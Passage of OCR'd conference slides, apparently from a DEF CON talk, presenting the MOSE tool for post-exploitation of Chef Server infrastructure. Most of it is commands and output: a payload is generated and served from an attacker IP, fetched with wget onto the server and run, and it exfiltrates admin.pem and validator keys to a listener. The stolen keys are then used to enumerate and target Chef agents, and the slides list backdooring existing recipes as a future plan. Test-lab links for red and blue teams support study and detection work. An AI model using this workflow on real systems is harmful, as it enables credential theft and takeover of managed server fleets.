Running handlers:
Running handlers complete
Chef Client finished, 1/14 resources updated in 02 seconds
```


“Wow, postex on a Chef Workstation machine is pretty straightforward!”



# Enter: Chef Server



# Reminder of the Chef Setup




Resource:
https://gspann.cdn.prismic.io/gspann/77ba86c0653abb3017c60b4d1fa854ce8218a78e_chef-components.jpg

# Server can’t directly provision systems

Has resources needed to attack Chef agents but...

How do we use this info to deploy our code?


Where do we run Chef Workstation?

How do we automate it so it’s not your problem?


# Solution



# Plan of Attack for Chef Server



# Steps 1-4: postex on Chef Server



# Step 1: specify command + params

```
λ the-new-dawn mose → λ git master* → ./mose -c "touch /tmp/helloserver.txt
 && echo Hello, I am a file created by MOSE for Chef Server. >> /tmp/hellos
erver.txt" -t chef -l 192.168.86.229 -p 8090 -ep 9090 -ssl
Generating chef payload to run touch /tmp/helloserver.txt && echo Hello, I
am a file created by MOSE for Chef Server. >> /tmp/helloserver.txt on a lin
ux system, please wait...
Payload being served at https://192.168.86.229:8090/chef-linux for 60 secon
ds
```

# Step 2: dl payload onto Chef Server

```
root@chef-server:~# wget --no-check-certificate https://192.168.86.229:8090/chef-linux
--2019-07-22 03:30:12--  https://192.168.86.229:8090/chef-linux
Connecting to 192.168.86.229:8090... connected.
WARNING: cannot verify 192.168.86.229's certificate, issued by ‘CN=MOSE,O=HackThePlane
t,L=Mose,ST=Some-State,C=US’:
  Self-signed certificate encountered.
    WARNING: certificate common name ‘MOSE’ doesn't match requested host name ‘192.168
.86.229’.
HTTP request sent, awaiting response... 200 OK
Length: 16986902 (16M) [application/octet-stream]
Saving to: ‘chef-linux’

chef-linux                          100%[=======================================
================>]  16.20M  77.6MB/s    in 0.2s

2019-07-22 03:30:13 (77.6 MB/s) - ‘chef-linux’ saved [16986902/16986902]
```


# Step 3: run payload on server

```
root@chef-server:~# ./chef-linux
2019/07/22 03:55:49 No dirs found with names []string{"\\/cookbooks$"}
2019/07/22 03:55:49 Unable to find the cookbook directory.
2019/07/22 03:55:49 Knife binary detected, attempting to get existing nodes and cookb
ooks...
2019/07/22 03:55:50 Determining if we are on a chef server or an invalid target, plea
se wait...
Chef Server detected
```

# Step 4: specify Chef Server as target

```
Payload being served at http://192.168.86.229:8090/chef-linux for 60 seconds
Web server shutting down...
Is your target a chef workstation?[Y/n/q]
n
Is your target a chef server?[Y/n/q]
Y
Listener being served at http://192.168.86.229:9090/chef-linux for 30 seconds
```


# Step 5: exfil data



# Step 5: exfil keys and needed info

```
2019/07/22 03:55:51 Using /opt/opscode/bin/chef-server-ctl to find organizations, ple
ase wait...
2019/07/22 03:55:53 Found the following organizations: my_org
Exfilling /etc/chef/admin.pem, please wait...
Exfilling /etc/chef/my_org-validator.pem, please wait...
Finished exfiltrating keys, move to docker container being spawned on the attacker's
system to continue post exploitation operations.
```

# Steps 6a-c: run MOSE from Chef Workstation



# Step 6: drive it like you stole it

```
Listener being served at http://192.168.86.229:9090/chef-linux for 30 seconds
2019/07/21 20:55:53 Successfully uploaded admin.pem
2019/07/21 20:55:53 Successfully uploaded my_org-validator.pem
Web server shutting down...
2019/07/21 20:56:23 Running knife ssl fetch, please wait...
2019/07/21 20:56:30 2019/07/22 03:56:25 Knife binary detected, attempting to g
et existing nodes and cookbooks...
2019/07/22 03:56:28 BEGIN NODE LIST [chef-agent-1 chef-agent-2 chef-agent-3] E
ND NODE LIST
2019/07/22 03:56:28 We appear to be on a chef workstation
2019/07/22 03:56:28 The following nodes were identified: [chef-agent-1 chef-ag
ent-2 chef-agent-3]
2019/07/22 03:56:30 The following cookbooks were identified: [chef-client cron
 hello logrotate my_cmd]
2019/07/22 03:56:30 Passive mode enabled, exiting.

2019/07/21 20:56:30 Found nodes: chef-agent-1 chef-agent-2 chef-agent-3
Do you want to target specific chef agents?[Y/n/q]
Y
chef-agent-1,chef-agent-2,chef-agent-3
```

# Demo 2

# Demo 3

# But how I test before I buy?

Want to try some of this on your own?
Don't have an environment to do it in?

Fear not! I've created test labs for you, based on Docker and Vagrant, which can be found here:

https://github.com/master-of-servers/puppet-test-lab

and here:

https://github.com/master-of-servers/chef-test-lab

# Test lab is useful for blue teams too

These labs could also be used in conjunction with MOSE for fire drilling and building detection mechanisms

# Future Plans

- Ansible, Salt, and Jenkins Support
- Interfacing with tools like Metasploit via containers to generate payloads and set up listeners
- Backdooring existing recipes/modules/playbooks/states
- Turn some of this functionality into Metasploit modules?
- Whatever great ideas you folks have

# Thank You

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Aleksandar Straumann

Michael Wyatt

Ron Minnich

Defcon Staff

# DR.ROBOT

Awesome Recon Tool

Saturday from 12:00 - 13:50 in Sunset 5 at Planet Hollywood

**Jayson Grace**

**Twitter:** @Jayson_Grace

**Blog:** https://techvomit.net/

**MOSE Repo:**

https://github.com/master-of-servers/MOSE

**Puppet Test Lab Repo:**

https://github.com/master-of-servers/puppet-test-lab

**Chef Test Lab Repo:**

https://github.com/master-of-servers/chef-test-lab